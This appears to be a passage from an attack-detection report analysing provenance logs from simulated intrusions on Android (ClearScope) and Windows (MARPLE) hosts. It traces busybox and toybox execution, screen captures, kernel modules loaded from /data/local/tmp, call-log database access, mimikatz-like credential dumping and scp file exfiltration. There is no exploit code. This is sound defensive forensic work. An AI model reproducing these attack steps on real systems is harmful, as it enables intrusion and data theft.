
Besides loading `libmicroapt.so`, we see it

- wrote to `/dev/pmsg0`
- wrote to SRCSINK_INSTALLED_PACKAGES
- wrote to SRCSINK_CONTENT_PROVIDER_MANAGEMENT
- wrote to SRCSINK_NETWORK_MANAGEMENT
- used a latin inputmethod
- got information from `/data/app` and `/data
- and wrote to SRCSINK_AUDIO_IO
- read two base.apk

C.20190515 ClearScope-2

de.belu.appstarter starts busybox, does screencap, communicate with 77.138.117.150, and write into /dev/msm_g711tlaw

- 19-05-15 15:51:37.89: Alarm: UntrustedExec: 000: Object 244181 (/data/data/de.belu.appstarter/busybox) Subject 12846 pid=15153 _init
- f9122a1c02c23219ae943ca2387059ba|1557949897885000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||networkconnect:/data/data/de.belu.appstarter/busybox:77.138.117.150!80
- 7a59d2742703c1619edacd49ea9c9309|1557949897891000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||exec:/data/data/de.belu.appstarter/busybox:/system/bin/toybox
- e52616297872322880707c966c7e2ee7|1557949923848000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||fileread:/data/data/de.belu.appstarter/busybox:
- e7d3c83ceb66ec0ac6967ef506b0f0c3|1557950007942000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||exec:/data/data/de.belu.appstarter/busybox:/system/bin/screencap
- 6e6b18dc79de487456a806ebc917330f|1557950598372000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||filewrite:/data/data/de.belu.appstarter/busybox:/dev/msm_g711tlaw




it seems that the app is exploited to execute busybox, then toybox, and finally `/system/bin/sh` and `/data/local/tmp/sl`.

The app mmap `/dev/kgsl-3d0` three times on May 08, which may be related to an exploit: https://www.exploit-db.com/exploits/39504
15a2901758444f79151b18eae655c147|055f80a9714a5bfa259ae6046d38ea38|0.7500|1.0000|ta1-clearscope-3-e5-official-1-1|1557338223309000000||mmap:de.belu.appstarter:/dev/kgsl-3d0
8efc4cf0ed527d30d910132a6a73b893|54ff20fc635e6455f04fea4fa27ebc1e|0.7500|1.0000|ta1-clearscope-1-e5-official-1-1|1557341838862000000||mmap:de.belu.appstarter:/dev/kgsl-3d0


30d0ef3565f2d580a714c31088e82ae5|860178f80fe966cc8ee2f6bbd1a59dab|0.7500|1.0000|ta1-clearscope-2-e5-official-1-1|1557346909610000000||mmap:de.belu.appstarter:/dev/kgsl-3d0

D.20190517 ClearScope-1
com.bloketech.lockwatch connecting to `128.55.12.233:80`, writing to `/dev/msm_g711tlaw`, and starting lots of `/system/bin/toybox`.




One of the toybox accessed kernel modules and files:/data/local/tmp/msm_g711tlaw.ko

- /data/local/tmp/a64.ko
- /data/local/tmp/tc
- /data/local
- /data/local/tmp/external.db



Other toyboxes accessed files:

- /data/local/tmp/internal.db
- /data/data/com.android.providers.contacts/databases/calllog.db
- /data/local/tmp/calllog.db




List of all the files and directory accessed by the program:

- /
- /sys/fs/selinux
- /dev
- /mnt
- /sys/kernel/debug
- /sys
- /vendor/lib/dsp
- /config
- /storage/emulated/0
- /data/cache
- /system/etc/prop.default
- /init.zygote32.rc
- /init.recovery.walleye.rc
- /ueventd.rc
- /postinstall
- /lost+found
- /root
- /proc
- /firmware
- /init
- /storage


- /system
- /init.rc
- /sbin
- /init.zygote64_32.rc
- /init.usb.configfs.rc
- /data
- /oem
- /system/etc
- /init.environ.rc
- /vendor
- /res
- /acct
- /init.usb.rc
- /metadata
- /persist
- /data/local/tmp
- /data/data/com.android.providers.media/databases/external.db
- /data/local/tmp/a64.ko
- /data/local/tmp/swap
- /data/local/tmp/tc
- /data/local
- /data/local/tmp/external.db
- /data/local/tmp/msm_g711tlaw.ko
- /dev/__properties__/u:object_r:system_prop:s0
- /system/usr/share/zoneinfo/tzdata
- /data/data/com.android.providers.media/databases/internal.db
- /data/local/tmp/internal.db
- /data/data/com.android.providers.contacts/databases/calllog.db
- /data/local/tmp/calllog.db

E.20190517 ClearScope-1




process `/data/local/tmp/tester` is started by `/system/bin/app_process64` and `/system/bin/ping`, connecting to `128.55.12.233:80`, and forked another `/system/bin/toybox`.

There are two instances of these
- Fri 17 May 2019 04:20:56 PM EDT
- Fri 17 May 2019 04:22:53 PM EDT



The actual executable for `tester` is file `/system/bin/toybox`
The second one started by `ping` after `ping` received information from 128.55.12.114:1025



4.1.5 Detection of Attacks on MARPLE-TA1

Attack Campaigns Overview

There are 6 main attack campaigns:


- Attack A [MARPLE-1]: scp
- Attack B [MARPLE-1]: detecting.rtf
- Attack C [MARPLE-3]: scp -guide.com.docx
- Attack D [MARPLE-2]: mimikatz
- Attack E [MARPLE-2]: screengrab
- Attack F [MARPLE-3]: svchost,scp passwd

Detected Attack Step Summary

Attack #	Date	Attack Step Summary	Key Subject/Object/Event
A	20190507	scp files out in multiple batches	centumviral.docx disseminated.docx

		at 2:53:18 PM 3:04:13 PM 3:41:10 PM	cashibo.docx coinferred.docx aefaldy.docx.pdf
B	20190509	detecting.rtf created by csrss.exe	C:\Windows\Temp\Documents\Documents\Documents\Documents\Documents\Documents\Documents\Documents\Documents\detecting.rtf
C	20190510	scp sensitive files at 2:25:49 PM	-guide.com.docx
D	20190513	mimikatz attack behavior at 08:40:53 AM	svchost.exe winscard.dll cryptdll.dll hid.dll samlib.dll vaultcli.dll consent.exe C:\Users\admin\Documents\Documents\Documents\Book6.xlsx C:\Users\admin\Documents\Documents\Documents\Documents\Documents\Documents\Documents\alcarraza.docx C:\Users\admin\Documents\Documents\Documents\Documents\Documents\Documents\clition.docx C:\Users\admin\Documents\Documents\Documents\Documents\Documents\boneheaded
E	20190513	screengrab by sshd at 10:11:11 AM	C:\Program Files\OpenSSH-Win64\sshd.exe
F	20190517	scp.exe and svchost.exe write into C:\users\admin\passwd at 1:43:29 PM	C:\users\admin\passwd

Detailed Attack Campaign Description
A.20190507 MARPLE-1




B.20190509 MARPLE-1


`C:\Windows\Temp\Documents\Documents\Documents\Documents\Documents\Documents\Documents\Documents\detecting.rtf` (`38166e0a-0000-0000-0000-000000000000`) is created by a thread from `csrss.exe` (`29050000-0000-0000-0000-000000000000`, cid: 408). The thread has very strange links to `winlogon.exe` (`62050000-0000-0000-0000-000000000000`, cid:1128) as well. Both are `EVENT_EXECUTE`. The file `detecting.rtf` was accessed by another thread, which I cannot trace for unknown reason.

C.20190510 MARPLE-3


Multiple files are scped out including -guide.com.docx

